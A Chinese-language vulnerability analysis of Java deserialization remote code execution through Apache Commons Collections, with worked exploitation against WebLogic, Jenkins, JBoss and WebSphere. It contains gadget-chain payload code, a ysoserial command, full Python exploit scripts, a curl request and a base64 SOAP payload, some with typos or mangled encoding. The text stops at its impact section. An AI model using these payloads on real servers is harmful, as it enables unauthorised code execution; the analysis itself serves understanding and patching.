

Lib之过？Java反序列化漏洞通用利用分析

- 1 背景
 - 2 Java反序列化漏洞简介
 - 3 利用Apache Commons Collections实现远程代码执行
 - 4 漏洞利用实例
 - 4.1 利用过程概述
 - 4.2 WebLogic
 - 4.3 Jenkins
 - 4.4 Jboss
 - 4.5 WebSphere
 - 4.6 其它
 - 5 漏洞影响
 - 6 修复建议
 - 7 参考资料
-

1 背景

2015年11月6日，FoxGlove Security安全团队的@breenmachine 发布的一篇博客[3]中介绍了如何利用Java反序列化漏洞，来攻击最新版的WebLogic、WebSphere、JBoss、Jenkins、OpenNMS这些大名鼎鼎的Java应用，实现远程代码执行。

然而事实上，博客作者并不是漏洞发现者。博客中提到，早在2015年的1月28号，Gabriel Lawrence (@gebl)和Chris Frohoff (@frohoff)在AppSecCali上给出了一个报告[5]，报告中介绍了Java反序列化漏洞可以利用Apache Commons Collections这个常用的Java库来实现任意代码执行，当时并没有引起太大的关注，但是在博主看来，这是2015年最被低估的漏洞。

确实，Apache Commons Collections这样的基础库非常多的Java应用都在用，一旦编程人员误用了反序列化这一机制，使得用户输入可以直接被反序列化，就能导致任意代码执行，这是一个极其严重的问题，博客中提到的WebLogic等存在此问题的应用可能只是冰山一角。

虽然从@gebl和@frohoff的报告到现在已经过去了将近一年，但是@breenmachine的博客中提到的厂商也依然没有修复，而且国内的技术人员对这个问题的关注依然较少。为了帮助大家更好的理解它，尽快避免和修复这些问题，本文对此做了一个深入的漏洞原理和利用分析，最后对上面提到的这些受影响的应用，在全球范围内做一个大概的统计。

2 Java反序列化漏洞简介

序列化就是把对象转换成字节流，便于保存在内存、文件、数据库中；反序列化即逆过程，由字节流还原成对象。Java中的 `ObjectOutputStream` 类的 `writeObject()` 方法可以实现序列化，类 `ObjectInputStream` 类的 `readObject()` 方法用于反序列化。下面是将字符串对象先进行序列化，存储到本地文件，然后再通过反序列化进行恢复的样例代码：

```
public static void main(String args[]) throws Exception {
    String obj = "hello world!";

    // 将序列化对象写入文件object.db中
    FileOutputStream fos = new FileOutputStream("object.db");
    ObjectOutputStream os = new ObjectOutputStream(fos);
    os.writeObject(obj);
    os.close();

    // 从文件object.db中读取数据
    FileInputStream fis = new FileInputStream("object.db");
    ObjectInputStream ois = new ObjectInputStream(fis);

    // 通过反序列化恢复对象obj
    String obj2 = (String)ois.readObject();
    ois.close();
}
```

问题在于，如果Java应用对用户输入，即不可信数据做了反序列化处理，那么攻击者可以通过构造恶意输入，让反序列化产生非预期的对象，非预期的对象在产生过程中就有可能带来任意代码执行。

所以这个问题的根源在于类 `ObjectInputStream` 在反序列化时，没有对生成的对象的类型做限制；假若反序列化可以设置Java类型的白名单，那么问题的影响就小了很多。

反序列化问题由来已久，且并非Java语言特有，在其他语言例如PHP和Python中也有相似的问题。[@gebl](#)和[@frohoff](#)的报告中所指出的并不是反序列化这个问题，而是一些公用库，例如Apache Commons Collections中实现的一些类可以被反序列化用来实现任意代码执行。WebLogic、WebSphere、JBoss、Jenkins、OpenNMS这些应用的反序列化漏洞能够得以利用，就是依靠了Apache Commons Collections。这种库的存在极大地提升了反序列化问题的严重程度，可以比作在开启了ASLR地址随机化防御的系统中，出现了一个加载地址固定的共享库，或者类似twitter上的评论中的比喻：



Thomas Patzke
@blubbfiction



+ Follow

Blaming Apache commons-collection for RCE is like blaming a lib used in a ROP exploit. Most misunderstood bug of this year.

RETWEETS
20

LIKES
14



3:31 PM - 8 Nov 2015

@breenmachine的博客中将漏洞归咎于Apache Commons Collections这个库，存在一定的误解。

3 利用Apache Commons Collections实现远程代码执行

参考Matthias Kaiser在11月份的报告[1]，我们以Apache Commons Collections 3为例，来解释如何构造对象，能够让程序在反序列化，即调用`readObject()`时，就能直接实现任意代码执行。

`Map`类是存储键值对的数据结构，Apache Commons Collections中实现了类`TransformedMap`，用来对`Map`进行某种变换，只要调用`decorate()`函数，传入key和value的变换函数`Transformer`，即可从任意`Map`对象生成相应的`TransformedMap`，`decorate()`函数如下：

```
public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {  
    return new TransformedMap(map, keyTransformer, valueTransformer);  
}
```

`Transformer`是一个接口，其中定义的`transform()`函数用来将一个对象转换成另一个对象。如下所示：

```
public interface Transformer {  
    public Object transform(Object input);  
}
```

当`Map`中的任意项的Key或者Value被修改，相应的`Transformer`就会被调用。除此以外，多个`Transformer`还能串起来，形成`ChainedTransformer`。

Apache Commons Collections中已经实现了一些常见的`Transformer`，其中有一个可以通过调用Java的反射机制来调用任意函数，叫做`InvokerTransformer`，代码如下：

```

public class InvokerTransformer implements Transformer, Serializable {

    ...

    public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) {
        super();
        iMethodName = methodName;
        iParamTypes = paramTypes;
        iArgs = args;
    }

    public Object transform(Object input) {
        if (input == null) {
            return null;
        }
        try {
            Class cls = input.getClass();
            Method method = cls.getMethod(iMethodName, iParamTypes);
            return method.invoke(input, iArgs);

        } catch (NoSuchMethodException ex) {
            throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '"
+ input.getClass() + "' does not exist");
        } catch (IllegalAccessException ex) {
            throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '"
+ input.getClass() + "' cannot be accessed");
        } catch (InvocationTargetException ex) {
            throw new FunctorException("InvokerTransformer: The method '" + iMethodName + "' on '"
+ input.getClass() + "' threw an exception", ex);
        }
    }

}

```

只需要传入方法名、参数类型和参数，即可调用任意函数。因此要想任意代码执行，我们可以首先构造一个 `Map` 和一个能够执行代码的 `ChainedTransformer`，以此生成一个 `TransformedMap`，然后想办法去触发 `Map` 中的 `MapEntry` 产生修改（例如 `setValue()` 函数），即可触发我们构造的 `Transformer`。

测试代码如下：

```

public static void main(String[] args) throws Exception {
    Transformer[] transformers = new Transformer[] {
        new ConstantTransformer(Runtime.class),
        new InvokerTransformer("getMethod", new Class[] {
            String.class, Class[].class }, new Object[] {
                "getRuntime", new Class[0] }),
        new InvokerTransformer("invoke", new Class[] {
            Object.class, Object[].class }, new Object[] {
                null, new Object[0] }),
        new InvokerTransformer("exec", new Class[] {
            String.class }, new Object[] { "calc.exe" });

    Transformer transformedChain = new ChainedTransformer(transformers);

    Map innerMap = new hashMap();
    innerMap.put("value", "value");
    map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

    Map.Entry onlyElement = (Entry) outerMap.entrySet().iterator().next();
    onlyElement.setValue("foobar");

}

```

当上面的代码运行到 `setValue()` 时，就会触发 `ChainedTransformer` 中的一系列变换函数：首先通过 `ConstantTransformer` 获得 `Runtime` 类，进一步通过反射调用 `getMethod` 找到 `invoke` 函数，最后再运行命令 `calc.exe`。

但是目前的构造还需要依赖于触发 `Map` 中某一项去调用 `setValue()`，我们需要想办法通过 `readObject()` 直接触发。

我们观察到java运行库中有这样一个类 `AnnotationInvocationHandler`，这个类有一个成员变量 `memberValues` 是 `Map` 类型，如下所示：

```

class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {
        this.type = type;
        this.memberValues = memberValues;
    }
    ...
}

```

更令人惊喜的是，`AnnotationInvocationHandler` 的 `readObject()` 函数中对 `memberValues` 的每一项调用了 `setValue()` 函数，如下所示：

```

private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    s.defaultReadObject();

    // Check to make sure that types have not evolved incompatibly

    AnnotationType annotationType = null;
    try {
        annotationType = AnnotationType.getInstance(type);
    } catch (IllegalArgumentException e) {
        // Class is no longer an annotation type; all bets are off
        return;
    }

    Map<String, Class<?>> memberTypes = annotationType.memberTypes();

    for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
        String name = memberValue.getKey();
        Class<?> memberType = memberTypes.get(name);
        if (memberType != null) { // i.e. member still exists
            Object value = memberValue.getValue();
            if (!(memberType.isInstance(value) ||
                value instanceof ExceptionProxy)) {
                // 此处触发一系列的Transformer
                memberValue.setValue(
                    new AnnotationTypeMismatchExceptionProxy(
                        value.getClass() + "[" + value + "]").setMember(
                            annotationType.members().get(name)));
            }
        }
    }
}

```

因此，我们只需要使用前面构造的 `Map` 来构造 `AnnotationInvocationHandler`，进行序列化，当触发 `readObject()` 反序列化的时候，就能实现命令执行。另外需要注意的是，想要在调用未包含的 `package` 中的构造函数，我们必须通过反射的方式，综合生成任意代码执行的 `payload` 的代码如下：

```

public static void main(String[] args) throws Exception {
    Transformer[] transformers = new Transformer[] {
        new ConstantTransformer(Runtime.class),
        new InvokerTransformer("getMethod", new Class[] {
            String.class, Class[].class }, new Object[] {
                "getRuntime", new Class[0] }),
        new InvokerTransformer("invoke", new Class[] {
            Object.class, Object[].class }, new Object[] {
                null, new Object[0] }),
        new InvokerTransformer("exec", new Class[] {
            String.class }, new Object[] { "calc.exe" });

    Transformer transformedChain = new ChainedTransformer(transformers);

    Map innerMap = new hashMap();
    innerMap.put("value", "value");
    map outerMap = TransformedMap.decorate(innerMap, null, transformerChain);

    Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
    Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
    ctor.setAccessible(true);
    Object instance = ctor.newInstance(Target.class, outerMap);

    File f = new File("payload.bin");
    ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
    out.writeObject(instance);
    out.flush();
    out.close();
}

```

以上解释了如何通过Apache Commons Collections 3这个库中的代码，来构造序列化对象，使得程序在反序列化时可以立即实现任意代码执行。

我们可以直接使用工具yoserial[2][5]来生成payload，当中包含了4种通用的payload: Apache Commons Collections 3和4, Groovy, Spring, 只要目标应用的Class Path中包含这些库, yoserial生成的payload即可让 `readObject()` 实现任意命令执行。

yoserial当中针对Apache Commons Collections 3的payload也是基于 `TransformedMap` 和 `InvokerTransformer` 来构造的，而在触发时，并没有采用上文介绍的 `AnnotationInvocationHandler`，而是使用了 `java.lang.reflect.Proxy` 中的相关代码来实现触发。此处不再做深入分析，有兴趣的读者可以参考yoserial的源码。

4 漏洞利用实例

4.1 利用过程概述

首先拿到一个Java应用，需要找到一个接受外部输入的序列化对象的接收点，即反序列化漏洞的触发点。我们可以通过审计源码中对反序列化函数的调用（例如 `readObject()`）来寻找，也可以直接通过对应用交互流量进行抓包，查看流量中是否包含java序列化数据来判断，java序列化数据的特征为以标记（ac ed 00 05）开头。

确定了反序列化输入点后，再考察应用的Class Path中是否包含Apache Commons Collections库（yoserial所支持的其他库亦可），如果是，就可以使用yoserial来生成反序列化的payload，指定库名和想要执行的命令即可：

```
java -jar ysoserial-0.0.2-SNAPSHOT-all.jar CommonsCollections1 'id >> /tmp/redrain' > payload.out
```

通过先前找到的传入对象方式进行对象注入，数据中载入payload，触发受影响应用中 `ObjectInputStream` 的反序列化操作，随后通过反射调用 `Runtime.getRuntime.exec` 即可完成利用。

4.2 WebLogic

参照[3]中的方法，对安装包文件grep受影响的类 `InvokerTransformer`：

```
root@f45f0209fa11:/opt/OracleHome# grep -R InvokerTransformer ./
Binary file ./oracle_common/modules/com.bea.core.apache.commons.collections.jar matches
```

接着通过寻找接收外部输入的点，来让我们发送序列化对象。

WebLogic外部只开了一个7001端口，这个端口接受HTTP，T3，SNMP协议，判断协议类型后再把数据路由到内部正确的位置，通过在server上抓包，发现走T3协议时携带了java序列化对象，所以我们只用把这个包文从序列化开始的标记（ac ed 00 05）后加入payload，重放这个数据，完成利用。

以下是breenmachine的完整利用脚本：


```
#!/usr/bin/python
import socket
import sys

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

# Send headers
headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-1-breens:7001\n\n'
print 'sending "%s"' % headers
sock.sendall(headers)

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

payloadObj = open(sys.argv[3], 'rb').read()

payload=''
print 'sending payload...'
'''outf = open('payload.tmp', 'w')
outf.write(payload)
outf.close()'''
sock.send(payload)
```

在weblogic的利用中，有个小坑是不能破坏原始T3协议数据中包装的java对象。

4.3 Jenkins

Jenkins是一个非常流行的CI工具，在很多企业的内网中都部署了这个系统，这个系统常常和企业的代码相关联，这次也受到了Java反序列化漏洞的影响，非常危险。


同样，通过grep受影响的类 `InvokerTransformer`

```
root@f45f0209fa11:/usr/share/jenkins# grep -R "InvokerTransformer" ./
Binary file ./webapps/ROOT/WEB-INF/lib/commons-collections-3.2.1.jar matches
```

在开放的端口上抓包，定位到Jenkins的CLI包文中的序列化开始标记（rO0）。在发送CLI的第一个包文后：

```
00000000 00 14 50 72 6f 74 6f 63 6f 6c 3a 43 4c 49 2d 63 ..Protoc ol:CLI-c
00000010 6f 6e 6e 65 63 74 onnect
```

在标记位的地方将base64处理过的payload修改覆盖原始包文中的序列化对象，发包后，完成利用。
这里给出一个演示视频：



以下是@breenmachine的完整利用脚本：

```
#!/usr/bin/python

#usage: ./jenkins.py host port /path/to/payload
import socket
import sys
import requests
import base64

host = sys.argv[1]
port = sys.argv[2]

#Query Jenkins over HTTP to find what port the CLI listener is on
r = requests.get('http://' + host + ':' + port)
cli_port = int(r.headers['X-Jenkins-CLI-Port'])

#Open a socket to the CLI port
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (host, cli_port)
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

# Send headers
headers='\x00\x14\x50\x72\x6f\x74\x6f\x63\x6f\x6c\x3a\x43\x4c\x49\x2d\x63\x6f\x6e\x6e\x65\x63\x74'
print 'sending "%s"' % headers
sock.send(headers)

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

data = sock.recv(1024)
print >>sys.stderr, 'received "%s"' % data

payloadObj = open(sys.argv[3], 'rb').read()
payload_b64 = base64.b64encode(payloadObj)
payload=''

print 'sending payload...'
'''outf = open('payload.tmp', 'w')
outf.write(payload)
outf.close()'''
sock.send(payload)
```

4.4 Jboss

Jboss受影响的情况就比之前Jenkins逊色不少，正如之前所说，要成功利用必须要找到程序接受外部输入的点，而此处的利用需要/invoker/jmx的支持，大部分情况下的实际场景，jboss都删除了jmx，所以让此处的利用大打折扣。

分析流程和之前一样，只不过此处接受的点在jmx上，所以通过的协议也和前两个不同，是HTTP协议，不再赘述，详细的jboss分析可以参看Exploit – JBoss
(<http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/#jboss>)。

利用如下：

```
curl --header 'Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue' --data-binary '@/tmp/payload.out' http://172.17.0.2:8080/invoker/JMXInvokerServlet
```

也可以看breenmachine给出的http请求报文：

```
POST /invoker/JMXInvokerServlet HTTP/1.1
Host: 172.17.0.2:8080
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 1434

payload
```



4.5 WebSphere

WebSphere的利用相比较之前几个case就非常粗暴简单了，可惜的是很少会暴露在公网。

找到受影响的lib的位置。

```
root@f45f0209fa11:/opt/server/IBM# find . -iname "*commons*collection*"
./WebSphere/AppServer/optionalLibraries/Apache/Struts/1.1/commons-collections.jar
./WebSphere/AppServer/optionalLibraries/Apache/Struts/1.2.4/commons-collections.jar
./WebSphere/AppServer/plugins/com.ibm.ws.prereq.commons-collections.jar
./WebSphere/AppServer/systemApps/LongRunningScheduler.ear/JobManagementWeb.war/WEB-INF/lib/commons-collections.jar
./WebSphere/AppServer/systemApps/isclite.ear/commons-collections.jar
./WebSphere/AppServer/deploytool/itp/plugins/com.ibm.websphere.v85_2.0.0.v20120621_2102/wasJars/com.ibm.ws.prereq.commons-collections.jar
```

查看端口开放情况后发现WebSphere默认起了10个端口监听所有接口，通过burp suite看到在请求websphere默认端口8880上有一个POST的请求，body中带有base64处理后的java序列化对象，同样的，标记位置仍然是"r00"，我们将生成的payload做base64处理后覆盖之前的序列化对象即可利用。

Request

RawHex

POST / HTTP/1.0
Host: 172.17.0.2.1:8880
Content-Type: text/xml; charset=utf-8
Content-Length: 2646
SOAPAction: "urn:AdminService"

<?xml version='1.0' encoding='UTF-8'?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<SOAP-ENV:Header xmlns:ns0="admin" ns0:WASRemoteRuntimeVersion="8.5.5.1"
ns0:JMXMessageVersion="1.2.0" ns0:SecurityEnabled="true"
ns0:JMXVersion="1.2.0">
<LoginMethod>BasicAuth</LoginMethod>
</SOAP-ENV:Header>
<SOAP-ENV:Body>
<ns1:getAttribute xmlns:ns1="urn:AdminService"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<objectname
xsi:type="ns1:javax.management.ObjectName">r00ABXNyADJzdW4ucmVmbGVjdC5hbm
5vdGF0aw9uLkFubm90YXRpb25JbnNvY2F0aw9uSGFuZGxlclXK9Q8Vy36lAgAC TAAMbWVtYmV
yVmFsdWVz dAAFTGphdmEvdXRpb25NYXA7TAAE dHlwZXQAEUxqYXhL2xhbmcvQ2xhc3M7eHBz
fQAAAAEADWphdmEudXRpb25NYXB4cGAXamF2YS5sYW5nLnJlcmx1Y3QuUHJveHhJ9ogzBBdy
wIAAUWAAW0ACVMamF2YS9sYW5nLnJlcmx1Y3QvSW52b2NhdGlvbkhbmRzSXI7eHBz cQB+AA
BzcGAgb3JnLnMwYmFwYmVzS5jb2ltb25zLmNvbGx1Y3Rpb25zLm1hcC5MYXp5TWFWbWUgpg55EJQ
DAAFMAAdmYWN0b3J5dAASTG9yS9hcgGFjaGUVY29tbW9ucy9jb2xsZWNOaw9ucy9UcmFuc2V
cmllc2t4cHNyADpvcmcuYXBhY2hlLnMvbnB1bnMuY29sbGVjdGlvbnMuSnVuY3RvcnMuQ2hha
W5lZFryYW5zSm9ybWVYMmEx7Ch6lwQCAAFbAAlpVHJhbnNmb3JtZXJz dAAW0xvcmcuYXBhY2
hlL2NvbWlbnMuY29sbGVjdGlvbnMuVHJhbnNmb3JtZXI7eHB1cGAtW0xvcmcuYXBhY2hlLnM
vbnB1bnMuY29sbGVjdGlvbnMuVHJhbnNmb3JtZXI7vVYq8dg0GJkCAAB4cAAAAAVzcGAgb3Jn
LnMwYmFwYmVzS5jb2ltb25zLmNvbGx1Y3Rpb25zLm1hcC5MYXp5TWFWbWUgpg55EJQ
XJYdpARQkKlAIAAUWACWldB25z dGFudHQAElkxqYXhL2xhbmcvT2JqZWNO03hwdnIAEWphdm
EubGFuZy5sdW50awllAAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2hlLnMvbnB1bnMuY29sbGV
jdGlvbnMuSnVuY3RvcnMuSW52b2t1clRyYW5zSm9ybWVyh+j/a3t8zjgCAANbAAVpQXJnc3QA
EltMamF2YS9sYW5nLnJlcmx1Y3QvSW52b2NhdGlvbkhbmRzSXI7eHBz cQB+AA
lsAC2lqYXh1bnB1bnMuY29sbGVjdGlvbnMuVHJhbnNmb3JtZXI7eHB1cGAtW0xvcmcuYXBhY2
JqZWNO05DOWJ8QcyLSAgAAEAAAAAAAAcDAAKS2V0UnVudGltZXVyaBjBTGphdmEubGFuZy5DbGF
zczurFteuy8lamQIAAHhwaAAAAHQACWldE1ldGhVSHVxAN4AHgAAAAJ2cgAgamF2YS5sYW5n
LnJlcmx1Y3QvSW52b2NhdGlvbkhbmRzSXI7eHBz cQB+AA
ABspbnNvZ2VlcQB+AB4AAAAc dnIAEGphdmEubGFuZy5PYmplY3QAAAAAAAAAAAAAHwdnEafg
Ab3EafgAWdXIAElMamF2YS5sYW5nLnJlcmx1Y3QvSW52b2NhdGlvbkhbmRzSXI7eHBz cQB+AA
oIC90bXAvchduSWR0AARleGVjdXEAfGaeAAAAAXEafGajc3EafGARc3IAEWphdmEubGFuZy5J
bnRlS2VyeUkppPeBhzgcAAfJAAV2YwXlSxhyABBqYXhL2xhbmcvTnVtYmVyhgyVHQuU4IsCA
AB4cAAAAAFzcGARamF2YS5ldGlsLkhhc2hNYXAFB9rBwxsg0QMAAKyACmxvYWRG YWN0b3JJA

```

POST / HTTP/1.0
Host: 127.0.0.1:8880
Content-Type: text/xml; charset=utf-8
Content-Length: 2646
SOAPAction: "urn:AdminService"

<?xml version='1.0' encoding='UTF-8'?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<SOAP-ENV:Header xmlns:ns0="admin" ns0:WASRemoteRuntimeVersion="8.5.5.1" ns0:JMXMessageVersion="1.2.0" ns0:SecurityEnabled="true" ns0:JMXVersion="1.2.0">
<LoginMethod>BasicAuth</LoginMethod>
</SOAP-ENV:Header>
<SOAP-ENV:Body>
<ns1:getAttribute xmlns:ns1="urn:AdminService" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<objectname xsi:type="ns1:javax.management.ObjectName">r00ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxlc1lXK9Q8Vy36lAgACTAAMBvVtYmVyVmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlwZXQAEUxqYXZlL2xhbmcvQ2xhc3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXamF2YS5sYW5nLnJlZmx1Y3QuUHJveHnhJ9ogzBBDyWIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmx1Y3QvSW52b2NhdGlvbkhhbmRsZXI7eHBzcQB+AABzcgAqb3JnLmFwYWNoZS5jb21tb25zLmNvbGx1Y3Rpb25zLm1hcC5MYXp5TWFWbuWUgp55EJQDAAFMAAdmYWN0b3J5dAAATG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWNoaW9ucy9UcmFuc2Zvcml1cjt4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ2hhaW5lZFRyYW5zZm9ybWVvMmEx7Ch6lwQCAAFbAA1pVHJhbnNmb3JtZXJzdAAATW0xvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnMvVHJhbnNmb3JtZXI7eHB1cgATW0xvcmcvYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuVHJhbnNmb3JtZXI7vVYq8dg0GJKCAAB4CAAAAAVzcga7b3JnLmFwYWNoZS5jb21tb25zLmNvbGx1Y3Rpb25zLmZlbnN0b3JzLkNvbN0Yw50VHJhbnNmb3JtZXJYdpARQKx1AIAAUwACWlDb25zdGFudHQAekxqYXZlL2xhbmcvT2JqZWNo03hwdnIAEWphdmEubGFuZy5SdW50aW1lA
AAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuSW52b2t1clRyYW5zZm9ybWVyh+j/a3t8zjgCAANbAAVpQXJnc3QAE1tMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9kTmFtZXQAEkxqYXZlL2xhbmcvU3RyaW5n01sAC2lQYXJhbVR5cGVzdAASW0xqYXZlL2xhbmcvQ2xhc3M7eHB1cgATW0xqYXZlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuSW52b2t1clRyYW5zZm9ybWVh4AHgAAAAJ2cgAQamF2YS5sYW5nL1N0cm1uZ6DwpDh607NCAgAAeHB2cQB+AB5zcQB+ABZ1cQB+ABsAAAAACcHVxAH4AGwAAAAAB0AAZpbNzVa2V1cQB+AB4AAAAACdnIAEGphdmEubGFuZy5PYmplY3QAAAAAAAAAAAAAAAAAHwdnEAfgAbc3EAfgAWdXIAE1tMamF2YS5sYW5nL1N0cm1uZzUt01bn6R17RwIAAHwAAAAAXQAEHRvdWNoIC90bXAvchduZWROAARleGVjdXEAfgAeAAAAAXEAfgAjc3EAfgARc3IAEWphdmEubGFuZy5JbnRlZ2VyEuKgpPeBhZgCAAFJAAY2Yw1ZXhyABBqYXZlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuSW52b2t1clRyYW5zZm9ybWVh4AB4CAAAAAAFzcgaRAmF2YS51dGlsLkhhc2hNYXAFB9rBwxZg0QMAAkYACmxyVWRGYWN0b3JJAAl0aHJlc2hvbGR4cD9AAAAAAAAAAdwgAAAAQAAAAAH4dnIAEmphdmEubGFuZy5PdmVycmlkZQAAAAAAAAAAAAAAAAeHBxAH4AOg==</objectname>
<attribute xsi:type="xsd:string">ringBufferSize</attribute>
</ns1:getAttribute>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

```

4.6 其它

因为这个安全问题的根源在于 `ObjectInputStream` 处理反序列化时接受外部输入，而又由于其他类似 `InvokerTransformer` 的类的构造函数被调用，从而造成执行，而 `InvokerTransformer` 方便的提供了根据外部输入类名函数名反射执行的作用，所以造成整个程序RCE。

所以该问题并不是像其他一些语言unserialize函数本身存在漏洞，而是在应用本身实现的方式上存在缺陷，导致应用受到RCE的影响，开个脑洞引申一下，可以很明了的发现，远远不止breenmachine所指出的这几个流行web server，更可能影响更多使用了 commons-collections，并且触发 ObjectInputStream 反序列化操作的应用，如一些java开发的CMS，中间件等等，甚至不仅仅是PC端，移动端如Android的很多app都可能受到该问题影响。

5 漏洞影响

